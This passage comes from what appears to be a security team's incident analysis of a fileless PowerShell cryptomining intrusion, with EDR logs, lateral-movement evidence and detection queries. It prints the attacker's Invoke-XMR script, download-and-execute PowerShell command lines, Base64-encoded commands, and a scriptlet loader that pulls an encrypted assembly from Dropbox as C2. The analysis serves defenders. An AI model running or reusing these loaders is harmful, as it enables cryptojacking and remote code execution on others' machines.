            $i3rMGMY4 += $Wttu32m;
        }
    }
}
```

## Exhibit P5: Writing Results to the PowerShell's Memory and Executing Results


We note that the parent to PowerShell.exe is taskeng.exe, as we observed previously.
The command line states the following:

> ***taskeng.exe {1705990B-28F7-4EE6-8794-741AE66491FC} S-1-5-18:NT AUTHORITY\System:Service:***

Taskeng.exe, running as Service, is consistently invoking PowerShell.exe with the same Base64 commands and is tracking its invocation of PowerShell via windows registry, therefore creating a unique CLSID. This indicates a persistence mechanism.


Correlating the endpoint events on Typhoid Mary, we reconstructed the attack sequence as follows:

1. PowerShell enables executable memory, modifies itself, enumerates processes running on the victim machine, and downloads and invokes Invoke-XMR from raw.githubusercontent.com.




```
powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to allocate executable memory, by calling the function "NtAllocateVirtualM
                  emory". The operation was successful.                                                                                                                       Raw

Event ID: 50eefb1693b611e89a5a7d15b358e09a   Device location: Off-Premise   Category: Threat   Process started: A few seconds ago   Alert ID:   Alert severity: 5   Device IP address:   Device OS: Windows 7 x64 SP: 1   User Name:
Sensor installed By:   Parent name: explorer.exe   Parent process ID: 4624   Parent reputation: TRUSTED_WHITE_LIST   Parent reputation (applied, white database): TRUSTED_WHITE_LIST   Parent SHA: 6bed1a3a956a859ef4420feb2466c040800eaf01ef53214ef9dab53aeff1cff0
Parent command line: C:\windows\Explorer.EXE   Process name: powershell.exe   Process ID: 5536   App reputation: TRUSTED_WHITE_LIST   App reputation (applied, white database): TRUSTED_WHITE_LIST   App MD5: 852d67a27e454bd389fa7f02a8cbe23f
App SHA: a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -exec bypass -noni -nop -sta -noexit -c iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/sharpbazil/literate-broccoli/master/Invoke-XMR.ps1');Invoke-XMR
TTPs: BYPASS_POLICY, MODIFY_MEMORY_PROTECTION, PACKED_CODE, FILELESS

powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to find "C:\Windows", by calling the function "FindFirstFileW". The operation
                  was successful.                                                                                                                                             Raw

powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to create a viewable window, by calling the function "CreateWindowExW".
                  The operation was successful.                                                                                                                               Raw

powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to open itself for modification, by calling the function "NtOpenProcess". The
                  operation was successful.                                                                                                                                   Raw

powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to list all processes, by calling the function "NtQuerySystemInformation".
                  The operation was successful.                                                                                                                               Raw

powershell.exe    The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe established a TCP/443 connection to 151.101.0.133:443 (raw.githubusercontent.com,
                  located in San Francisco CA, United States) from The device was off the corporate network using the public address
                  (. The operation was successful.                                                                                                                            Raw
```

2. PowerShell establishes network connections to the pool miner domain.



```
powershell.exe                  The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe established a TCP/4444 connection to 176.9.53.68:4444 (located in Germany) from
(Run as NT AUTHORITY\SYSTEM)    The device was off the corporate network using the public address The operation was successful.                                                        Raw

Event ID: adf1641893b211e88b5981e169713276   Device location: Off-Premise   Category: Monitored   Process started: One minute ago   Alert ID:   Alert severity: 4   Device IP address:   Device OS: Windows 7 x64   User Name: SYSTEM
Sensor installed By:   Parent name: taskeng.exe   Parent process ID: 1964   Parent reputation: TRUSTED_WHITE_LIST   Parent reputation (applied, cloud): TRUSTED_WHITE_LIST   Parent SHA: 230884fd137ecf361478d37a11233d993f89d25514a86fa7a8732f3a1d02256e
Parent command line: taskeng.exe {1705990B-28F7-4EE6-8794-741AE66491FC} S-1-5-18:NT AUTHORITY\System:Service:   Process name: powershell.exe   Process ID: 2000   App reputation: TRUSTED_WHITE_LIST   App reputation (applied, white database): TRUSTED_WHITE_LIST
App MD5: 852d67a27e454bd389fa7f02a8cbe23f   App SHA: a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
Command line:
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAa
QBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADgAQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE
TTPs: HAS_PACKED_CODE, INTERNATIONAL_SITE, NETWORK_ACCESS, FILELESS, NON_STANDARD_PORT, ACTIVE_CLIENT
```

3. PowerShell leverages SMBv1 TCP/445 to move laterally and infect other machines on the network.



| | | | | |
|---|---|---|---|---|
| TCP/445 | 10.10.17.95 | 10.10.16.6:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.5:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.31:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.47:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.111:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.110:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.130:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.131:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.23:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.105:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.37:445 | Off-premises | powershell.exe |
| TCP/445 | 10.10.17.95 | 10.10.16.35:445 | Off-premises | powershell.exe |

4. A botnet forms and continues to mine bitcoin.

In implementing the PowerShell network rule, this mitigated the third and fourth steps of the attack, but lateral movement had already been achieved prior to the implementation of any rules. To identify what machines successfully were successfully contacted by Typhoid Mary prior to the implementation of the PowerShell rule, we ran the following query:

- deviceName:[redacted] AND service:"TCP/445" AND NOT TTP:POLICY_DENY AND applicationName:PowerShell.exe

It is important to note that cryptomining in and of itself isn't necessarily nefarious, but in this case, malicious scripts mining Bitcoin on corporate assets as part of a remote user's campaign are telltale signs of foul play.

## Dissecting Invoke-XMR

Prior to the repository being removed from Github we were able to obtain a transcript of the contents of the Invoke-XMR script:


```
function Invoke-XMR
{
iex (new-object system.net.webclient).downloadstring('https://github.com/PowerShellMafia/PowerSploit/blob/
master/CodeExecution/Invoke-ReflectivePEInjection.ps1');
$str = (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/smarshallhb/Test-
ing/master/x.txt');
$PEBytes = [System.Convert]::FromBase64String($str);
Invoke-ReflectivePEInjection -PEBytes $PEBytes -ForceASLR -EXEArgs "-o stratum+tcp://pool.minexmr.com:4444 -u
46jzXCKBqKHCuGogZbhJGfW84mb7rAWCZbACHAWDjKs7RDChaULHL2BHcpfwNMXCvyV8hbyR67ZAXgJEY3cL94Wt-
VGgnzHC.foob -p x -k --donate-level 1";
}
```

## Exhibit Q: Invoke-XMR Transcript

Using Invoke-ReflectivePEInjection, the attacker is reflectively loading the x.txt file and executing it in memory of another process. For purposes of Invoke-ReflectivePEInjection, this is typically PowerShell, which we observe to be the target here as well. The Invoke-XMR script uses FromBase64String to decode the x.txt. The URL for the txt file is still operational, so pulling down the contents of this file, we Base64 decode this and note the characteristic indicator of a PE file with the following header:

> *!This program cannot be run in DOS mode.*

We determined this PE file to be the Cryptominer that will ultimately be loaded in memory of PowerShell. This *binary-contained-in-txt* file is a simple way to bypass typical antivirus signatures. A .txt file lacks an executable extension, and therefore will be ignored by most antiviruses. Additionally, this txt file contained Base64 encoded binary contents whose execution occurs in memory, further bypassing typical signature-based detections. Pulling the strings from this binary:



```
Options:
  -a, --algo=ALGO       cryptonight (default) or cryptonight-lite
  -o, --url=URL         URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
  -t, --threads=N       number of miner threads
  -v, --av=N            algorithm variation, 0 auto select
  -k, --keepalive       send keepalived for prevent timeout (need pool support)
  -r, --retries=N       number of times to retry before switch to backup server (default: 5)
  -R, --retry-pause=N   time to pause between retries (default: 5)
      --cpu-affinity    set process affinity to CPU core(s), mask 0x3 for cores 0 and 1
      --no-color        disable colored output
      --donate-level=N  donate level, default 5%% (5 minutes in 100 minutes)
  -B, --background      run the miner in the background
  -c, --config=FILE     load a JSON-format configuration file
  -l, --log-file=FILE   log all output to a file
      --max-cpu-usage=N maximum CPU usage for automatic threads mode (default 75)
      --safe            safe adjust threads and av settings for current CPU
      --nicehash        enable nicehash support
      --print-time=N    print hashrate report every N seconds
  -h, --help            display this help and exit
  -V, --version         output version information and exit
```

## Exhibit R: XMRIG Parameter Options

Mapping the arguments to their respective supplied or default options:

-a, --algo=ALGO cryptonight (default)

-o, --url=URL URL of mining server: **pool.minexmr.com:4444**

-u, --user=USERNAME username for mining server, also the XMR wallet destination and recipient user and worker ID: **46jzXCKBqKHCuGogZbhJGfW84mb7rAWCZbACHAWDjKs7RDChaULHL2BHcpfwNMXCvyV8hbyR-67ZAXgJEY3cL94WtVGgnzHC.foob**


-p, --pass=PASSWORD password for mining server: x

-k, --keepalive **send keepalived for prevent timeout** (need pool support)

--donate-level=N donate level, default 5% (5 minutes in 100 minutes). **donate-level 1**

Cryptominers can use various ports, but in this instance, we observe XMR setting TCP/4444 to connect to pool.minexmr.com. Therefore, we leveraged the following query to search for related port activity and miner activity and detect thousands of network connections originating from Typhoid Mary:

- service:”TCP/4444” OR “pool.minexmr.com”



12:59:22am TCP/4444 10.10.17.84 46.105.103.169:4444 Off-premises powershell.exe [redacted]

**Process Hash (SHA256 / MD5):** a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8 / 852d67a27e454bd389fa7f02a8cbe23f
**Description:** The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe established a TCP/4444 connection to 46.105.103.169:4444 (pool.minexmr.com, located in France) from 10.10.17.84:49420.

## Exhibit S: PowerShell communicating to MineXMR pool domains

A common trend we see in both the Squiblydoo bypass and Invoke-XMR cryptominer is the presence of sct files invoked via command line.

### Recommended Query:

- commandLine:sct OR targetCommandLine:sct OR parentCommandLine:sct

Though the malware was unable to carry out additional activity, for static analysis purposes, we grabbed the XMR dbx.sct file prior to its removal, and its contents are transcribed below:

```
var r = new ActiveXObject(“WScript.Shell”).Run(“PowerShell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQBO-
AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJA-
B3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAFUAcwBlAHIALQBBAGcAZQBuAHQAIgAsACIATQBvAHoAaQB-
sAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcAaQBuADYANAA7A-
CAAeAA2ADQAOwAgAHIAdgA6ADQAOQAuADAAKQAgAEcAZQBjAGsAbwAvADIAMAAxADAAMAAxADAAMQAgAEYAaQB-
yAGUAZgBvAHgALwA0ADkALgAwACIAKQA7ACQAdwBjAC4AUAByAG8AeAB5AD0AWwBTAHkAcwB0AGUAbQAuAE4AZQ-
B0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBEAGUAZgBhAHUAbAB0AFcAZQBiAFAAcgBvAHgAeQA7ACQA-
dwBjAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0A-
C4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABOAGUAdAB3AG8Acg-
BrAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAKACQAawA9ACIANQA2ADEAYgAxAGQAYwAzAGIANABmADEAZgBlAG-
MAOABlAGIAOAAyAGEAMwA2AGQAMABlADcAOQA1AGMAOQA3ADEAYQAzADkAZgA0ADAANQA1AGEAMQA1AGYAZQA-
2ADQAZAA5ADAAZQBmAGQAYQBlADgAMgA5ADQAMwA2ADAAYwAiADsAJABpAD0AMAA7AFsAYgB5AHQAZQBbAF0AX-
QAkAGIAPQAoAFsAYgB5AHQAZQBbAF0AXQAoACQAdwBjAC4ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAiAGgAd-
AB0AHAAcwA6AC8ALwB3AHcAdwAuAGQAcgBvAHAAYgBvAHgALgBjAG8AbQAvAHMALwBqADcAOABtAHQAZgBzA-
G0AYQBpAHgAaAA3ADIAZQAvAGQAZQBmAGEAdQBsAHQALgBhAGEAPwBkAGwAPQAxACIAKQApACkAfAAlAHsAJABfA-
C0AYgB4AG8AcgAkAGsAWwAkAGkAKwArACUAJABrAC4AbABlAG4AZwB0AGgAXQB9AAoAWwBTAHkAcwB0AGUAbQA-
uAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoATABvAGEAZAAoACQAYgApACAAfAA-
gAE8AdQB0AC0ATgB1AGwAbAAKACQAcAA9AEAAKAAiAFQAZgBDADIAcwAtAFoAcgBLAEIAQQBBAEEAQQBBAEEAQQB-
BAEEAQQBDAHIAUgBxAHAAWgA1AGwAQgBGADEAdAA1AEEAQgBNAGgANgBoAEQAQwBXAHAANwBWAFgAVQB5AGIAV-
AB0AGMAdAA0AHgAZABJAHMAegBiAFoAMwA2AHAAIgAsACAAIgBqAEwAegA0AEcAWgBmACsATgA0AE4ANwAwAFoAY-
wB3AC8AVgAwACsARgBBAD0APQAiACkACgBbAGQAcgBvAHAAYgBvAHgAYwAyAC4AQwAyAF8AQQBnAGUAbgB0A-
F0AOgA6AE0AYQBpAG4AKAAkAHAAKQA=”, 0);
      ]]></script></registration></scriptlet>
```

## Exhibit T1: Contents of XMR dbx.sct

Inspecting the contents, we detected and decoded the Base64 encoded PowerShell commands.

```
$wc=New-Object System.Net.WebClient;
$wc.Headers.Add(“User-Agent”,”Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0”);
$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials
$k=”561b1dc3b4f1fec8eb82a36d0e795c971a39f4055a15fe64d90efdae8294360c”;
$i=0;[byte[]]$b=([byte[]]($wc.DownloadData(“hxxps://www[.]dropbox[.]com/s/j78mtfsmaixh72e/default.
aa?dl=1”)))|%{$_-bxor$k[$i++%$k.length]}
[System.Reflection.Assembly]::Load($b) | Out-Null
$p=@(“TfC2s-ZrKBAAAAAAAAACrRqpZ5lBF1t5ABMh6hDCWp7VXUybTtct4xdIszbZ36p”, “jLz4GZf+N4N70Zcw/V0+-
FA==”)
[dropboxc2.C2_Agent]::Main($p)
```

## Exhibit T2: Decoded XMR dbx.sct (defanged)

The Base64 decoded commands leverages wscript.exe to runs PowerShell.
This is loadAssembly_method2.ps1 method.


```
$wc=New-Object System.Net.WebClient;
$wc.Headers.Add(“User-Agent”,”Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:49.0) Gecko/20100101 Fire-
fox/49.0”);
$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials
$k=”xxxxxxx”;
$i=0;[byte[]]$b=([byte[]]($wc.DownloadData(“https://xxxxx”)))|%{$_-bxor$k[$i++%$k.length]}
[System.Reflection.Assembly]::Load($b) | Out-Null
$parameters=@(“arg1”, “arg2”)
[namespace.Class]::Main($parameters)
```

## Exhibit T3: Template for LoadAssembly_method2.ps1

This behavior of using a dropbox domain as a command and control (C2) is not new. Given that the customer successfully implemented preventions against PowerShell communicating over the network, no communication was initiated with the dropbox URL, and therefore, the second stage payload was not dropped or analyzed for the purposes of this investigation.

## Cat and Mouse Game: The Plot Thickens.

Following the implementation of PowerShell restrictions from communicating over the network, the TTP's seemed to evolve. Instead of directly leveraging PowerShell, a Microsoft.NET visual studio compiler bypass is weaponized, once again, on Typhoid Mary. Querying off of the same Base64 encoded command line, we detect the following:



```
11:20:50pm   csc.exe (Run as NT AUTHORITY\SYSTEM)   The application C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe invoked the application C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe.

Event ID: ef2888cd205911e9868b171a99ae28f0   Device location: Off-Premise   Category: Monitored   Process started: A few seconds ago   Device IP address:    Device OS: Windows 7 x64   User Name: SYSTEM
Sensor installed By:    Parent name: powershell.exe   Parent process ID: 1808   Parent reputation: TRUSTED_WHITE_LIST   Parent reputation (applied, white database): TRUSTED_WHITE_LIST
Parent SHA: a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
Parent command line:
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQ
AbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADgAQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE
Process name: csc.exe   Process ID: 1760   App reputation: TRUSTED_WHITE_LIST   App MD5: e2107f227e1c174c20beb7a51404bbac   App SHA: 2c623c8d4a531778292d1f360019cea36200bee11be96662b7ec907b514fd3e6
Command line: "C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe" /noconfig /fullpaths @"C:\Windows\TEMP\ldmnfhvz.cmdline"   Target Name: cvtres.exe   Target Process ID: 1804   Target Reputation: TRUSTED_WHITE_LIST
Target Reputation (applied, white database): TRUSTED_WHITE_LIST   Target SHA: 7e87a8ff1d5d0f6305e383012de529ef1b69d9bf8844a14a7167b529cdec1bf3
Target command line: C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Windows\TEMP\RES627A.tmp" "c:\Windows\Temp\CSC6279.tmp"

11:20:50pm   csc.exe (Run as NT AUTHORITY\SYSTEM)   The application C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe attempted to allocate executable memory, by calling the function "NtAllocateVirtualMemory". The operation was successful.

Event ID: ee81c181205911e9a44eb7348fef9a5f   Device location: Off-Premise   Category: Monitored   Process started: A few seconds ago   Device IP address:    Device OS: Windows 7 x64   User Name: SYSTEM
Sensor installed By:    Parent name: powershell.exe   Parent process ID: 1808   Parent reputation: TRUSTED_WHITE_LIST   Parent reputation (applied, white database): TRUSTED_WHITE_LIST
Parent SHA: a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
Parent command line:
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQ
AbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADgAQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE
Process name: csc.exe   Process ID: 1760   App reputation: TRUSTED_WHITE_LIST   App MD5: e2107f227e1c174c20beb7a51404bbac   App SHA: 2c623c8d4a531778292d1f360019cea36200bee11be96662b7ec907b514fd3e6
Command line: "C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe" /noconfig /fullpaths @"C:\Windows\TEMP\ldmnfhvz.cmdline"   TTPs: MODIFY_MEMORY_PROTECTION
```

## Exhibit U: Csc.exe (UMCI) bypass

### Transcript:

Parent Process: PowerShell.exe

Parent command line:

